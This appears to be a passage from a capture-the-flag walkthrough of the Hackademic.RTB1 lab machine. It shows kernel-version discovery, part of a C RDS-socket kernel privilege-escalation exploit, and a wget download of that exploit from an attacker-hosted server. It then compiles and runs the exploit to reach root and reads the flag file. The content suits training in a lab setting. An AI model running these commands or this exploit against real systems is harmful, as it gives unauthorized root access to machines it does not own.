Actual user loged in and operative system version




```
bash-4.0$ whoami
whoami
apache
bash-4.0$ uname -r
uname -r
2.6.31.5-127.fc12.i686
bash-4.0$ █
```

Once we have found the operating system version we will look for a permissions escalation script to run on the machine. It is recommended to search in the page [ExploitDB].

In this guide we will use: [15285].

Once we have found the permissions escalation script we will download it or copy it to a file on our attacking machine, because the script is created in C the file extension will be ".c".


Permission escalation file



```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/utsname.h>

#define RECVPORT 5555
#define SENDPORT 6666

int prep_sock(int port)
{

        int s, ret;
        struct sockaddr_in addr;

        s = socket(PF_RDS, SOCK_SEQPACKET, 0);

        if(s < 0) {
                printf("[*] Could not open socket.\n");
                exit(-1);
        }

        memset(&addr, 0, sizeof(addr));
                                                                25,1-8        Top
```

Now that we have obtained a permission escalation script, we will have to look for a directory inside the attacking machine to be able to compile and execute it. To do this we will search with the command "ls -l" for a directory with sufficient privileges.


Found directory



```
bash-4.0$ ls -l
ls -l
total 98
dr-xr-xr-x   2 root root  4096 Jan 27 08:36 bin
dr-xr-xr-x   5 root root  1024 Nov  9  2009 boot
drwxr-xr-x  18 root root  3960 Feb 23 05:30 dev
drwxr-xr-x 108 root root 12288 Feb 23 05:35 etc
drwxr-xr-x   3 root root  4096 Jan  7  2011 home
dr-xr-xr-x  16 root root 12288 Jan 27 08:36 lib
drwx------   2 root root 16384 Nov  9  2009 lost+found
drwxr-xr-x   2 root root  4096 Jan  9  2011 media
drwxr-xr-x   2 root root  4096 Jan  7  2011 mnt
drwxr-xr-x   2 root root  4096 Aug 25  2009 opt
dr-xr-xr-x 124 root root     0 Feb 23 04:32 proc
dr-xr-x---  15 root root  4096 Jan  9  2011 root
dr-xr-xr-x   2 root root 12288 Jan 27 08:36 sbin
drwxr-xr-x   3 root root  4096 Nov  9  2009 selinux
drwxr-xr-x   2 root root  4096 Aug 25  2009 srv
drwxr-xr-x  12 root root     0 Feb 23 04:32 sys
drwxrwxrwt   6 root root  4096 Feb 23 05:30 tmp
drwxr-xr-x  13 root root  4096 Nov  9  2009 usr
drwxr-xr-x  20 root root  4096 Nov  9  2009 var
bash-4.0$
```


We will enter the directory found (/tmp), download the file from our machine, compile it and run it.

File download



```
bash-4.0$ pwd
pwd
/tmp
bash-4.0$ wget 192.168.152.133:8000/escalado.c
wget 192.168.152.133:8000/escalado.c
--2023-02-23 06:36:58--  http://192.168.152.133:8000/escalado.c
Connecting to 192.168.152.133:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5459 (5.3K) [text/x-csrc]
Saving to: `escalado.c'

     0K .....                                                 100%  494M=0s

2023-02-23 06:36:58 (494 MB/s) - `escalado.c' saved [5459/5459]

bash-4.0$ ls -l
ls -l
total 16
-rw-rw-rw- 1 apache apache 5459 Feb 23  2023 escalado.c
drwx------ 2 gdm    gdm    4096 Feb 23 04:32 orbit-gdm
drwx------ 2 gdm    gdm    4096 Feb 23 04:32 pulse-PKdhtXMmr18n
bash-4.0$ chmod 700 escalado.c
chmod 700 escalado.c
bash-4.0$ ls -l
ls -l
total 16
-rwx------ 1 apache apache 5459 Feb 23  2023 escalado.c
drwx------ 2 gdm    gdm    4096 Feb 23 04:32 orbit-gdm
drwx------ 2 gdm    gdm    4096 Feb 23 04:32 pulse-PKdhtXMmr18n
bash-4.0$ 
```

Compile and execute




```
ls -l
total 16
-rwx------ 1 apache apache 5459 Feb 23  2023 escalado.c
drwx------ 2 gdm    gdm    4096 Feb 23 04:32 orbit-gdm
drwx------ 2 gdm    gdm    4096 Feb 23 04:32 pulse-PKdhtXMmr18n
bash-4.0$ gcc escalado.c -o escalado
gcc escalado.c -o escalado
bash-4.0$ ls -l
total 28
-rwxrwxrwx 1 apache apache 10022 Feb 23 06:39 escalado
-rwx------ 1 apache apache  5459 Feb 23  2023 escalado.c
drwx------ 2 gdm    gdm     4096 Feb 23 04:32 orbit-gdm
drwx------ 2 gdm    gdm     4096 Feb 23 04:32 pulse-PKdhtXMmr18n
ls -l
bash-4.0$ ./escalado
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0×c0aa19ac
 [+] Resolved default_security_ops to 0×c0955c6c
 [+] Resolved cap_ptrace_traceme to 0×c055d9d7
 [+] Resolved commit_creds to 0×c044e5f1
 [+] Resolved prepare_kernel_cred to 0×c044e452
[*] Overwriting security ops...
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0×c0aa19ac
 [+] Resolved default_security_ops to 0×c0955c6c
 [+] Resolved cap_ptrace_traceme to 0×c055d9d7
 [+] Resolved commit_creds to 0×c044e5f1
 [+] Resolved prepare_kernel_cred to 0×c044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0×c0aa19ac
 [+] Resolved default_security_ops to 0×c0955c6c
 [+] Resolved cap_ptrace_traceme to 0×c055d9d7
 [+] Resolved commit_creds to 0×c044e5f1
 [+] Resolved prepare_kernel_cred to 0×c044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
whoami
root
```

Capture the flag

- Once the permissions escalation has been achieved, you will have to look for a hidden file in the system known as "flag", this file contains the message to complete the virtual machine.
- To find the file we will need to know, we need the name of the file, this file is usually called "flag.txt" or "key.txt".


Searching flag.txt



```
find . -name flag.txt
```


With the name: "flag.txt" nothing was found, so it will be tried with the name "key.txt".

Searching key.txt



```
find . -name key.txt
./root/key.txt
```

Once found we will print what is inside it.



```
cat /root/key.txt
Yeah !!
You must be proud because you 've got the password to complete the First *Realistic* Hackademic Challenge (Hackademic.RTB1) :)

$_d&jgQ>>ak\#b"(Hx"o<la_%

Regards,
mr.pr0n || p0wnbox.Team || 2011
http://p0wnbox.com
```